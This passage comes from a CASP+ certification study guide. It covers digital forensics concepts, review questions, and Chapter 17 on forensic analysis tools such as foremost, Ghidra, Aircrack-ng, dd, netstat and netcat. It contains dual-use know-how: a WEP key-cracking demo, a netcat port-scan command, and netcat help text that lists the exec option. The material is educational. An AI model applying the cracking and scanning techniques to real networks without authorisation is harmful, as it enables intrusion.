The hash functions that you should be familiar with include MD2/MD4/MD5/MD6, SHA/SHA-2/SHA-3, HAVAL, RIPEMD-160, and Tiger. These will be covered extensively in Chapter 23, "Implementing the Appropriate Cryptographic Protocols and Algorithms."

Cryptanalysis

Cryptanalysis is the study of encryption algorithms with the intent of discovering how an algorithm may be attacked or compromised. Hackers sometimes encrypt evidence or artifacts, and in such cases, cryptanalysis may be attempted to decrypt the evidence. Sometimes the algorithm itself can attacked; in other cases, the implementation may be faulty and therefore allow decryption.

Steganalysis

In Chapter 4 and earlier in this chapter, you learned about steganography. Steganalysis is the process of obtaining data that may be hidden in a graphic or another object. Digital criminals and cyber attackers use steganography to conceal their encrypted payload to hide data on their own systems or for attacks on vulnerable systems. Tools such as StegExpose can be used to identify these hidden payloads.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 16-2 lists these key topics and the page number on which each is found.

Key Topic

Table 16-2 Key Topics for Chapter 16

Key Topic Element	Description	Page Number
List	Order of volatility	386
Table 16-1	Order of Volatility	386
List	Software analysis techniques	390
List	Network analysis techniques	390
Figure 16-1	Hash Function Process	393

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

chain of custody, order of volatility, memory snapshot, clone, relevant, reliability, preservation, disk imaging, slack space analysis, content analysis, steganalysis, reverse engineering, author identification, context analysis, communications analysis, log analysis, path tracing, e-discovery, hashing, cryptanalysis

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. Which of the following is the process of obtaining the data that may be hidden in a graphic or another object?
   - a. Cryptanalysis
   - b. Steganalysis
   - c. Hashing
   - d. Salting

2. Which of the following ensures that evidence is admissible in court?
   - a. Secure storage
   - b. Hashing
   - c. Chain of custody
   - d. Legal hold

3. Which of the following occurs when a hash function produces the same hash value on different messages?
   - a. Rainbow table
   - b. Reverse engineering
   - c. Collision
   - d. Function duplicate

4. Which of the following should be collected first?
   - a. Memory
   - b. Remotely logged data
   - c. Data on hard disk
   - d. Temp files

5. Which of the following is false with respect to hash functions?
   - a. If both the sender and receiver used the same hash function but the resultant hash values are different, the message has been altered.
   - b. Hash functions prevent data alteration.
   - c. Encrypting the hash function with a symmetric key algorithm generates a keyed MAC.
   - d. A one-way hash function reduces a message to a hash value.

6. Which of the following means that something has not been tampered with or modified?
   - a. Reliable
   - b. Preservation
   - c. Relevant
   - d. Admissible

7. Which of the following is enhanced with hashing?
   - a. Integrity
   - b. Confidentiality
   - c. Availability
   - d. Reliability

8. Which of the following involves analyzing the slack (marked as empty or reusable) space on a drive to see whether any old (marked for deletion) data can be retrieved?
   - a. Content analysis
   - b. Slack space analysis
   - c. Steganography analysis
   - d. Context analysis

9. Which of the following terms refers to recovering evidence from electronic devices?
   - **a.** Idiscover
   - **b.** Digievidence
   - **c.** E-discovery
   - **d.** Artifacts

10. Which of the following is not one of the five rules of evidence?
   - **a.** Be authentic.
   - **b.** Be convincing.
   - **c.** Be timely.
   - **d.** Be complete.

This chapter covers the following topics:

- **File Carving Tools:** This section covers tools including Foremost and the use of strings.
- **Binary Analysis Tools:** This section covers Hex dump, Binwalk, Ghidra, GNU Project debugger (GDB), OllyDbg, **readelf**, objdump, strace, **ldd**, and **file**.
- **Analysis Tools:** This section covers ExifTool, Nmap, Aircrack-ng, Volatility, The Sleuth Kit, and dynamically vs. statically linked tools.
- **Imaging Tools:** This section covers Forensic Toolkit (FTK) Imager and dd.
- **Hashing Utilities:** This section describes sha256sum and ssdeep.
- **Live Collection vs. Post-mortem Tools:** This section describes **netstat**, **ps**, **vmstat**, **ldd**, **lsof**, **netcat**, **tcpdump**, conntrack, and Wireshark.

This chapter covers CAS-004 Objective 2.9: Given a scenario, use forensic analysis tools.

Tools are available to assist in obtaining and protecting digital evidence. In this chapter you'll learn about forensic analysis tools.

CHAPTER 17

Forensic Analysis Tools


File Carving Tools

File carving is the process of reassembling computer files from fragments in the absence of file system metadata. File carving tools are created to assist in finding and exposing these fragments to see if they hold useful information. The typical area of interest is the unallocated space on a drive. In this section you'll learn about two file carving tools.

Foremost

The ***foremost*** command recovers files for Linux systems, using a process called file carving. It can recover image and data files from hard drives using ext3, ext4, FAT, and NTFS, and it can also recover files from iPhones. In the example in Figures 17-1 and 17-2, **foremost** was set to look for .jpeg, .png, and .gif files on a drive that had been wiped just before the command was executed.

Key Topic




```
ubuntu@ubuntu:~/Desktop$ sudo foremost -t jpeg,png,gif -o foremost -v
-i /dev/sda
Foremost version 1.5.6 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Mon Apr 26 02:50:25 2017
Invocation: foremost -t jpeg,png,gif -o foremost -v -i /dev/sda
Output directory: /home/ubuntu/Desktop/foremost
Configuration file: /etc/foremost.conf
Processing: /dev/sda
|----------------------------------------------------------------
File: /dev/sda
Start: Mon Apr 26 02:50:25 2017
Length: 1024 MB (1073741824 bytes)

Num      Name (bs=512)         Size      File Offset     Comment

***0:   00620721.jpg          3 KB       317809476
1:      00620749.jpg          3 KB       317823654
2:      00621723.jpg        191 KB       318322176
```

Figure 17-1 Using **foremost**, Part 1

As you can see in Figure 17-1 and continuing in Figure 17-2, **foremost** recovered 17 such files!

Key Topic



```
9:      01047765.jpg         190 KB       536455680
10:     01048149.jpg          76 KB       536652288
11:     01046357.png          67 KB       535734784        (512 x 512)
12:     01046493.png          67 KB       535804416        (512 x 512)
13:     01046629.png          54 KB       535874048        (381 x 298)
14:     01046741.png          26 KB       535931392        (400 x 400)
15:     01046309.gif          22 KB       535710208        (472 x 562)
16:     01047085.gif          25 KB       536107520        (896 x 1160)
******|
Finish: Mon Apr 26 02:50:40 2017

17 FILES EXTRACTED

jpg:= 9
png:= 4
gif:= 4
------------------------------------------------------------------

Foremost finished at Mon Apr 26 02:50:40 2017
ubuntu@ubuntu:~/Desktop$
```

Figure 17-2 Using **foremost**, Part 2

Strings

The Linux **strings** command is used to return string characters from a file. While the term character refers to a single letter, number, space, punctuation mark, or symbol that can be represented using a computer, the term string refers to a set of characters.

Strings2 is a Windows 32-bit and 64-bit command-line tool for extracting strings from binary data. The flags used with the **strings2** command are shown in the following list:

- **-f:** Prints the filename/process name before each string.
- **-r:** Recursively processes subdirectories.
- **-t:** Prints the type before each string (Unicode, ASCII, or assembly Unicode/ASCII stack push).
- **-asm:** Only prints the extracted ASCII/Unicode assembly stack push hidden strings.
- **-raw:** Only prints the regular ASCII/Unicode strings.
- **-l [numchars]:** Specifies the minimum number of characters that is a valid string. The default is 4.

- **-nh:** Indicates that no header is printed in the output.
- **-pid:** Specifies that the strings from the process address space for the specified PID will be dumped. Use the **'0x'** prefix to specify a hex PID.
- **-system:** Dumps strings from all accessible processes on the system.

Binary Analysis Tools

Binary analysis, also known as reverse engineering, requires technical knowledge, patience, and the right tools. It continues to be in demand by security firms. In this section you'll learn about binary analysis tools.

Hex Dump

The Linux ***hexdump*** utility is a filter that displays the specified files—or standard input, if no files are specified—in a user-specified format. There are many flags with this command.

For more information, see https://opensource.com/article/19/8/dig-binary-files-hexdump.

Binwalk

Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside firmware images.

For information on its use, see https://gist.github.com/briankip/8f8747a2488af827e3b4.

Ghidra

Ghidra is a software reverse engineering (SRE) suite of tools developed by the NSA's Research Directorate. The latest version is Ghidra 10.0.4.

For information on installing and using it, see https://ghidra-sre.org.

GNU Project Debugger (GDB)

The ***GNU Project debugger(GDB)*** provides visibility into a program while it executes or determines what the program was doing at the moment it crashed, which can be extremely valuable. The target program can be running on the same machine as GDB, on another machine, or on a simulator. The latest version is 11.1.

For more information, see https://www.gnu.org/software/gdb/.

OllyDbg

OllyDbg is a 32-bit assembler-level analyzing debugger for Microsoft Windows. Emphasis on binary code analysis makes it particularly useful in cases where the source is unavailable.

For more information and download information on OllyDbg v1.10, see https://www.ollydbg.de.

readelf

The ***readelf*** command is one of the GNU Binary Utilities, a set of programming tools for creating and managing binary programs. As the name implies, it is used to read elf files. These are common standard file formats for executable files, object code, shared libraries, and core dumps.

For more information, see the Linux **readelf** manual page at https://man7.org/linux/man-pages/man1/readelf.1.html.

objdump

Very similar to **readelf**, ***objdump*** is a command-line program for displaying various information about object files on UNIX-like operating systems.

For information on objdump and its use, see https://man7.org/linux/man-pages/man1/objdump.1.html.

strace

strace is a system call tracer for Linux/UNIX that can be used to monitor and tamper with interactions between processes and the Linux kernel.

For more information on strace, see https://man7.org/linux/man-pages/man1/strace.1.html.

ldd

ldd is a utility that prints the shared libraries required by each program or shared library specified on the command line. While it can be used, it should not be used on untrusted libraries. On untrusted libraries, use the objdump utility instead.

For more information about **ldd**, see https://man7.org/linux/man-pages/man1/ldd.1.html.

file

The **file** command is a standard program on Linux/UNIX-based operating systems for determining the file type and recognizing the type of data contained in a computer file.

For more information on the **file** command, visit https://man7.org/linux/man-pages/man1/file.1.html.

Analysis Tools

While some tools are used to collect artifacts and evidence, other tools are used to analyze data or to make inferences from the evidence. Keep in mind that many of the tools in this chapter can be used by both forces for good and forces for evil.

ExifTool

ExifTool is open-source software that can be used to read and edit file metadata. While it is available as a Perl application, it is also available as a command-line tool as well. It is especially useful for extracting image files, including GPS information on an image file.

For more on ExifTool, see https://github.com/exiftool/exiftool.

Nmap

You learned in Chapter 12, "Using the Appropriate Vulnerability Assessment and Penetration Testing Methods and Tools," that Nmap is one of the most widely used port scanners. It is an open-source utility for network discovery and security auditing. Please review Nmap in Chapter 12.

Aircrack-ng

Aircrack-ng is a set of command-line tools you can use to sniff wireless networks, among other things. Installers for this tool are available for both Linux and Windows. It is important to ensure that your device's wireless chipset and driver support this tool.

Aircrack-ng focuses on these areas of Wi-Fi security:

Key Topic

- **Monitoring:** It can be used for packet capture and export of data to text files for further processing by third-party tools.
- **Attacking:** It can be used in preventing replay attacks, deauthentication, fake access points, and others via packet injection


- **Testing:** It can be used to check Wi-Fi cards and driver capabilities (for capture and injection).
- **Cracking:** It can crack passwords used in WEP and WPA PSK (WPA1 and WPA2).

As you can see, capturing wireless traffic is a small part of what this tool can do. The command for capturing is **airodump-ng**.

Figure 17-3 shows Aircrack-ng being used to attempt to crack an encryption key. It attempted 1,514 keys before locating the correct one.

For more information on Aircrack-ng, see https://www.aircrack-ng.org.

Key Topic



```
                              Aircrack-ng 1.0


                 [00:00:18] Tested 1514 keys (got 30566 IVs)

   K   KB    depth   byte(vote)
        0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
        1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
        2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
        3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
        4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

                       KEY FOUND! [ 1F:1F:1F:1F:1F ]
       Decrypted correctly: 100%


~$ ~$
```

Figure 17-3 Aircrack-ng

Volatility

Earlier you learned the importance of collecting volatile evidence first and as quickly as possible while it is still available. As its name implies, ***Volatility*** is a tool for collecting volatile data. It is a free, open-source tool written in Python that is used to record information held in RAM. You can run this tool on a computer to inspect processes, look at command history, and even pull files and passwords from the system.

For more information on installing and using Volatility, see https://www.howtoforge.com/tutorial/how-to-install-and-use-volatility-memory-forensic-tool/.

The Sleuth Kit

The Sleuth Kit is a collection of command-line tools that are used in the digital forensics process. It allows you to analyze disk images and recover files from them.

For more information on using The Sleuth Kit, see https://www.sleuthkit.org.

Dynamically vs. Statically Linked

When programs are developed, linking is the process of combining external programs with a programmer's program to execute it successfully. There are two linking mechanisms: static and dynamic linking. Table 17.1 compares these two approaches.

Key Topic

Table 17-1 Static and Dynamic Linking

Characteristics	Static Linking	Dynamic Linking
Libraries	All required libraries are copied into a final executable file	Shared libraries are dynamically bound to the program
When performed	Performed during the last step of compilation	Occurs at runtime
File size	Statistically linked files are larger in size	Dynamically linked files are smaller in size
Load time	Static linking takes constant load time	Loading takes less time than with static linking
Compatibility	No compatibility issues	Can have compatibility issues

For more information on static and dynamic linking, visit https://cs-fundamentals.com/tech-interview/c/difference-between-static-and-dynamic-linking.

Imaging Tools

As you learned in Chapter 16, "Forensic Concepts," to make system images, you need to use a tool that creates a bit-level copy of the system. In this section you'll learn about two such tools.

Forensic Toolkit (FTK) Imager

Forensic Toolkit (FTK) Imager can be run locally on a target machine, from a USB drive, or from a CD. While it obtains forensic images of computer data without making changes to the original evidence, it is still recommended to make a bit-level copy of the original drive before running this tool on the copy.

For more information on FTK Imager, visit https://www.exterro.com/ftk-imager.

dd

Before any analysis is performed on a target disk in an investigation, a bit-level image of the disk should be made. Then the analysis should be done on the copy. This means that a forensic imaging utility should be part of your toolkit. There are many such utilities, and many of the forensic suites contain them. Moreover, many commercial forensic workstations have these utilities already loaded.


The ***dd*** command is a UNIX/Linux command that is used to convert and copy files. The U.S. Department of Defense (DoD) created a fork (that is, a variation) of this command called **dcfldd** that adds additional forensic functionality. Simply by using **dd** with the proper parameters and using the correct syntax, you can make an image of a disk. **dcfldd** gives you the ability to also generate a hash of the source disk at the same time. For example, the following command reads 5 GB from the source drive and writes that information to a file called mymage.dd.aa:

```
dcfldd if=/dev/sourcedrive hash=md5,sha256 hashwindow=10G
md5log=hashmd5.txt sha256log=hashsha.txt \ hashconv=after bs=512
conv=noerror,sync split=5G splitformat=aa of=myimage.dd
```

This command also calculates the MD5 hash and the SHA256 hash of the 5 GB chunk. It then reads the next 5 GB and names it myimage.dd.ab. The MD5 hashes are then stored in a file called hashmd5.txt, and the SHA256 hashes are stored in a file called hashsha.txt. The block size for transferring has been set to 512 bytes, and in the event of read errors, **dcfldd** writes zeros.

Figure 17-4 shows the parameters of **dd**.

Key Topic



```
desktop ~ $ dd --help
Usage: dd [OPERAND]...
  or:  dd OPTION
Copy a file, converting and formatting according to the operands.

  bs=BYTES        force ibs=BYTES and obs=BYTES
  cbs=BYTES       convert BYTES bytes at a time
  conv=CONVS      convert the file as per the comma separated symbol list
  count=BLOCKS    copy only BLOCKS input blocks
  ibs=BYTES       read BYTES bytes at a time
  if=FILE         read from FILE instead of stdin
  iflag=FLAGS     read as per the comma separated symbol list
  obs=BYTES       write BYTES bytes at a time
  of=FILE         write to FILE instead of stdout
  oflag=FLAGS     write as per the comma separated symbol list
  seek=BLOCKS     skip BLOCKS obs-sized blocks at start of output
  skip=BLOCKS     skip BLOCKS ibs-sized blocks at start of input
  status=noxfer   suppress transfer statistics

BLOCKS and BYTES may be followed by the following multiplicative suffixes:
xM M, c 1, w 2, b 512, kB 1000, K 1024, MB 1000*1000, M 1024*1024,
GB 1000*1000*1000, G 1024*1024*1024, and so on for T, P, E, Z, Y.

Each CONV symbol may be:
```

Figure 17-4 **dd** Parameters

Hashing Utilities

In Chapter 16 you learned that hashing involves running data through a cryptographic function to produce a one-way message digest. The message digest represents the data but cannot be reversed in order to determine the original data. Because the message digest is unique, it can be used to check data integrity. Let's look at two of the many hashing algorithms.

sha256sum

There have been two versions of the Secure Hashing Algorithm (SHA). SHA-1 variants are susceptible to collisions, which occur when two different sets of data generate the same message digest. SHA-2 variants such as the 256-bit version are not susceptible to collisions.

The tool ***sha256sum*** is designed to verify data integrity using SHA-256. When used properly, SHA-256 hashes can confirm both file integrity and authenticity.

For more information on sha256sum, see https://linux.die.net/man/1/sha256sum.

ssdeep

ssdeep is a program for computing context-triggered piecewise hashes (CTPH), also known as fuzzy hashes. Many malware programs locate malware by generating hashes of files and comparing them to known hashes of malicious files. Fuzzy hashing is a form of hashing that is key to finding new malware that looks like something we have seen previously. While its operation is beyond the scope of this book, the bottom line is that it looks for similarities and not necessarily exact matches. It is available for both Windows and Linux.


To learn more about ssdeep, visit https://ssdeep-project.github.io/ssdeep/index.html.

Live Collection vs. Post-mortem Tools

Many of the tools we have discussed so far are used after an incident has occurred, but there are also tools that collect information as an attack is occurring. In this section we'll look at some live collection tools.

netstat

The ***netstat (network status)*** command is used to see what ports are listening on a TCP/IP-based system. The **-a** option is used to show all ports, and **/?** is used to show what other options are available. (The options differ in the different operating systems.) When executed with no switches, the command displays the current connections, as shown in Figure 17-5.



```
C:\Users\tmcmillan>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.88.2.103:51273      64.94.18.154:https     ESTABLISHED
  TCP    10.88.2.103:51525      srat1060:microsoft-ds  ESTABLISHED
  TCP    10.88.2.103:51529      gmonsalvatge:microsoft-ds  ESTABLISHED
  TCP    10.88.2.103:51573      sjc-not18:http         ESTABLISHED
  TCP    10.88.2.103:51716      schexv02:2785          ESTABLISHED
  TCP    10.88.2.103:51720      schvoip01:epmap        ESTABLISHED
  TCP    10.88.2.103:51721      schvoip01:1297         ESTABLISHED
  TCP    10.88.2.103:51722      schvoip01:1299         ESTABLISHED
  TCP    10.88.2.103:51824      69.31.116.27:http      CLOSE_WAIT
  TCP    10.88.2.103:51965      dcalpsch2:1026         ESTABLISHED
  TCP    10.88.2.103:53865      cs219p3:5050           ESTABLISHED
  TCP    10.88.2.103:53871      sip109:http            ESTABLISHED
  TCP    10.88.2.103:62522      ord08s08-in-f22:https  ESTABLISHED
  TCP    10.88.2.103:62567      ord08s08-in-f22:https  CLOSE_WAIT
  TCP    10.88.2.103:62682      by2msg3010613:http     ESTABLISHED
  TCP    10.88.2.103:63554      baymsg1020213:msnp     ESTABLISHED
  TCP    10.88.2.103:63770      v-client-2b:https      CLOSE_WAIT
  TCP    10.88.2.103:63771      ec2-174-129-205-197:https  CLOSE_WAIT
  TCP    10.88.2.103:63772      v-client-2b:https      CLOSE_WAIT
  TCP    10.88.2.103:63773      65.55.121.231:http     ESTABLISHED
  TCP    10.88.2.103:63774      168.75.207.20:http     ESTABLISHED
  TCP    10.88.2.103:63777      65.55.17.30:http       ESTABLISHED
  TCP    10.88.2.103:63779      70.37.131.11:http      ESTABLISHED
  TCP    10.88.2.103:63781      65.124.174.56:http     ESTABLISHED
  TCP    10.88.2.103:63788      69.31.76.41:http       ESTABLISHED
  TCP    10.88.2.103:63791      207.46.140.46:http     ESTABLISHED
  TCP    10.88.2.103:63792      64.4.21.39:http        ESTABLISHED
  TCP    127.0.0.1:2002         tmcmillan:51543        ESTABLISHED
  TCP    127.0.0.1:19872        tmcmillan:51571        ESTABLISHED
  TCP    127.0.0.1:51543        tmcmillan:2002         ESTABLISHED
  TCP    127.0.0.1:51549        tmcmillan:51550        ESTABLISHED
  TCP    127.0.0.1:51550        tmcmillan:51549        ESTABLISHED
  TCP    127.0.0.1:51571        tmcmillan:19872        ESTABLISHED
  TCP    127.0.0.1:53869        tmcmillan:53870        ESTABLISHED
  TCP    127.0.0.1:53870        tmcmillan:53869        ESTABLISHED
  TCP    127.0.0.1:63557        tmcmillan:63574        ESTABLISHED
  TCP    127.0.0.1:63574        tmcmillan:63557        ESTABLISHED

C:\Users\tmcmillan>
```

Figure 17-5 netstat Output

You can use **netstat** to see what ports are open and what services/protocols are using them. These open ports could present security risks to the host.

Each line of **netstat** output lists the source IP address and port number, the destination IP address or host name, and the state of the connection. These are the possible states:

- **LISTEN:** Represents waiting for a connection request from any remote TCP connection and port.
- **SYN-SENT:** Represents waiting for a matching connection request after having sent a connection request.
- **SYN-RECEIVED:** Represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.
- **ESTABLISHED:** Represents an open connection, and data received can be delivered to the user. This is the normal state for the data transfer phase of a connection.
- **FIN-WAIT-1:** Represents waiting for a connection termination request from the remote TCP connection or an acknowledgment of the connection termination request previously sent.

- **FIN-WAIT-2:** Represents waiting for a connection termination request from the remote TCP connection.
- **CLOSE-WAIT:** Represents waiting for a connection termination request from the local user.
- **CLOSING:** Represents waiting for a connection termination request acknowledgment from the remote TCP connection.
- **LAST-ACK:** Represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP connection (which includes an acknowledgment of its connection termination request).

You can use this tool to identify any improper active connections that may exist on a host system.

Table 17-2 lists other parameters that can be used with **netstat**.

Table 17-2 netstat Parameters

Parameter	Description
-a	Displays all connections and listening ports.
-e	Displays Ethernet statistics.
-n	Displays addresses and port numbers in numeric form instead of using friendly names.
-s	Displays statistics categorized by protocol.
-p *protocol*	Shows connections for the specified protocol, either TCP or UDP.
-r	Displays the contents of the routing table.

ps

Sometimes it is helpful to determine what process—especially malicious ones—are running on a system. The ***ps*** command in Linux is one of the most basic commands for viewing the processes running on a system.

For information on **ps** usage, see https://man7.org/linux/man-pages/man1/ps.1.html.

vmstat

The ***vmstat*** command (short for virtual memory statistics) is a built-in performance monitoring utility in Linux. Typically used to help identify performance bottlenecks and diagnose problems, it can also be used in the same way as the **ps** command to identify malicious processes.

For more information on **ps**, see https://man7.org/linux/man-pages/man8/**vmstat**.8.html.

ldd

Earlier in this chapter you learned about the **dd** command, which is used to make images, as well as **ldd**, which is used to identify shared object dependencies.

For information on using this tool, see https://man7.org/linux/man-pages/man1/ldd.1.html.

lsof

The ***lsof*** (for list open files) command lists all open files. It returns the user processes that are actively using a file system. It is often helpful in determining why a file system remains in use and cannot be unmounted. Since many of the processes or devices that **lsof** can report on belong to the root or were launched by root, you need to use the **sudo** command with **lsof**.

For a list of **lsof** parameters and how to use this command, see https://man7.org/linux/man-pages/man8/lsof.8.html.


netcat

nc (netcat) is a command-line utility that can be used for many investigative operations, including port scanning, file transfers, and port listening. For example, the following command scans for ports 1 through 1,000 on the target at 192.168.1.2:

```
nc -v  192.168.1.2 1-1000
```

Figure 17-6 shows the switches used with **nc**.

Key Topic



```
e:\nc11nt>nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Figure 17-6 nc Switches


tcpdump

